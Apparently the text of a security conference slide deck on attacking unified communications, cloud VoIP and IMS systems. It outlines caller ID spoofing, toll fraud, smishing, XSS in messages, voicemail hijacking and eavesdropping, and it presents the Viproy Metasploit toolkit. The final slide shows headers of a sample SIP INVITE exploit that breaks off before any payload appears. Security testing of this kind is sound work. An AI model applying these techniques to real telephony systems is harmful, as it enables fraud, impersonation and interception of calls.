WARS




# CORPORATE COMMUNICATIONS




# CLOUD COMMUNICATIONS



# FEDERATED COMMUNICATIONS



# IP-MULTIMEDIA SUBSYSTEM (IMS)



# CLIENTS UNDER ATTACK

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- Inter-vendor security issues
- ***INSUFFICIENT*** client management
  - Missing client monitoring
  - Missing software updates
  - ***NO*** SIP/SDP or message filtering
- Centralised attack deployment
  - Internal trust relationships
  - Meeting and conferencing options
  - Flexible collaboration options


# ATTACK SURFACES TO CLIENTS



- Content transferred to clients
  - SIP/SDP content (e.g. format, codecs)
  - Rich messaging (e.g. rtf, html, audio)
- Unified messaging
  - Injecting files, XSS, phishing, RCE
  - File transfers, embedded content
- Communication subsystem
  - Call or SIP headers
  - Rarely secured protocols (e.g. MSRP)

# TEST APPROACH

- Engage through a first contact point
  - UC messaging, conference invitation, courtesy phones
- Combine old and new techniques
- Use UC for malicious activities (e.g. MS-RTASPF)



# SECURITY TESTING SERVICES

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- Red Teaming Exercises
  - Courtesy phones, conference rooms, media gateways
- Human Factor Testing
  - Vishing, smishing, instant messaging, UC exploits
- Infrastructure Analysis
  - Toll fraud, caller ID spoofing, TDoS/DDoS
- Application Security Assessments
  - Management portals, self-care portals
  - WebRTC, VoIP/UC apps, IVR software



# PRACTICAL DESIGN ANALYSIS



- Service requirements
  - Cloud, subscriber services, IMS
  - Billing, recordings, CDR, encryption
- Trusted servers and gateways
  - SIP proxies, federations, SBCs
- SIP headers used (e.g. ID, billing)
- Tele/Video conference settings
- Analyse the encryption design
  - SIP/(M)TLS, SRTP (SDES, ZRTP, MIKEY)

# PRACTICAL UC ATTACKS




- SIP header analysis
  - Caller ID spoofing, billing bypass
- Communication types ***allowed***
  - File transfer, RDP, MSRP, teleconference
- Message content-types ***allowed***
  - XSS, corrupted RTF, HTML5, images
- Conference and collaboration
- Fuzzing clients and servers
  - SIP headers, SDP content, file types
  - Combine with known attacks

# PRACTICAL RED-TEAMING ATTACKS



- Attacks with ***NO user interaction***
- Calls with caller ID spoofing
  - Fake IVR, social engineering
- Messages with caller ID spoofing
  - Smishing (e.g. fake software update)
  - Injected XSS, file-type exploits
  - Bogus content-types or messages
  - Meetings, multi-callee events
- Attacking infrastructure
  - Raspberry PI with PoE, Eavesdropping

# CLOUD SECURITY TESTING



- Unified Communication Solutions
  - Cisco Hosted Collaboration Suite
  - Microsoft Skype for Business (a.k.a Lync)
  - Free software (e.g. Kamailio, OpenIMS)
  - Other vendors (Avaya, Alcatel, Huawei)
- Attacking through
  - Signalling services
  - Messaging, voicemail and conference system
  - Cloud management and billing
  - Authorisation scheme
  - Client services (self-care, IP phone services)

# SUBSCRIBER SERVICES TESTING

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- Vulnerable CPE
  - Credential extraction
  - Attacking through embedded devices
- Insecurely located distributors
  - Hardware hacking, eavesdropping
- SIP header and manipulation for
  - Toll Fraud
  - Attacking legacy systems (e.g. Nortel?)
  - Voicemail hijacking

# CALL CENTRE SECURITY TESTING

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- Analysing encryption design
  - Implementation (e.g. SRTP, SIP/TLS)
  - Inter-vendor SRTP key exchange
- Privacy and PCI compliance
  - Network segregation
  - IVR recordings (e.g. RTP events)
  - Eavesdropping
  - Call recordings security

# IMS SECURITY TESTING



- Inter-vendor services design
- Network and service segregation
  - \*CSCF locations, SBC services used
  - VoLTE design, application services
- SIP headers are very **sensitive**
  - Internal trust relationships
  - Filtered/Ignored SIP headers
  - Caller ID spoofing, Billing bypass
- Encryption design (SIP, SRTP, MSRP)

# VIPROY VOIP PEN-TESTING TOOLKIT

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- Viproxy VoIP Penetration Testing Kit (v4)
  - VoIP modules for Metasploit Framework
  - SIP, Skinny and MSRP services
  - SIP authentication, fuzzing, business logic tests
  - Cisco CUCDM exploits, trust analyser...
  
- Viproxy MITM Security Analyser (v3)
  - A standalone Metasploit Framework module
  - Supports TCP/TLS interception with custom TLS certs
  - Provides a command console to analyse custom protocols




# SECURITY TESTING USING VIPRO(X)Y



- Cloud communications
  - SIP header tests, caller ID spoofing,
  - Billing bypass, hijacking IP phones
- Signalling services
  - Attacking tools for SIP and Skinny
  - Advanced SIP attacks
    - Proxy bounce, SIP trust hacking
    - Custom headers, custom message-types
- UC tests w/ Viproxy + Real Client


# ATTACKING THROUGH UC/IMS



# SAMPLE SIP INVITE/SDP EXPLOIT

```
▼ Session Initiation Protocol (SIP as raw text)
INVITE sip:703@10.254.254.153 SIP/2.0
Via: SIP/2.0/UDP 10.254.254.10:5060;rport;branch=branch88zV32Jzva
Max-Forwards: 70
From: <sip:hacme@viproy.com>;tag=uUS1n2N6zn
To: <sip:703@10.254.254.153>
Call-ID: callBXkppGFxyi4cyN3Kw9yAsHoPn0BDfe@10.254.254.10
CSeq: 13100 INVITE
Contact: <sip:hacme@viproy.com>
User-Agent: Viproy Penetration Testing Kit - Test Agent
Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, NOTIFY, MESSAGE, SUBSCRIBE, INFO
Accept: application/sdp
Content-Type: application/sdp
Content-Length: 3593

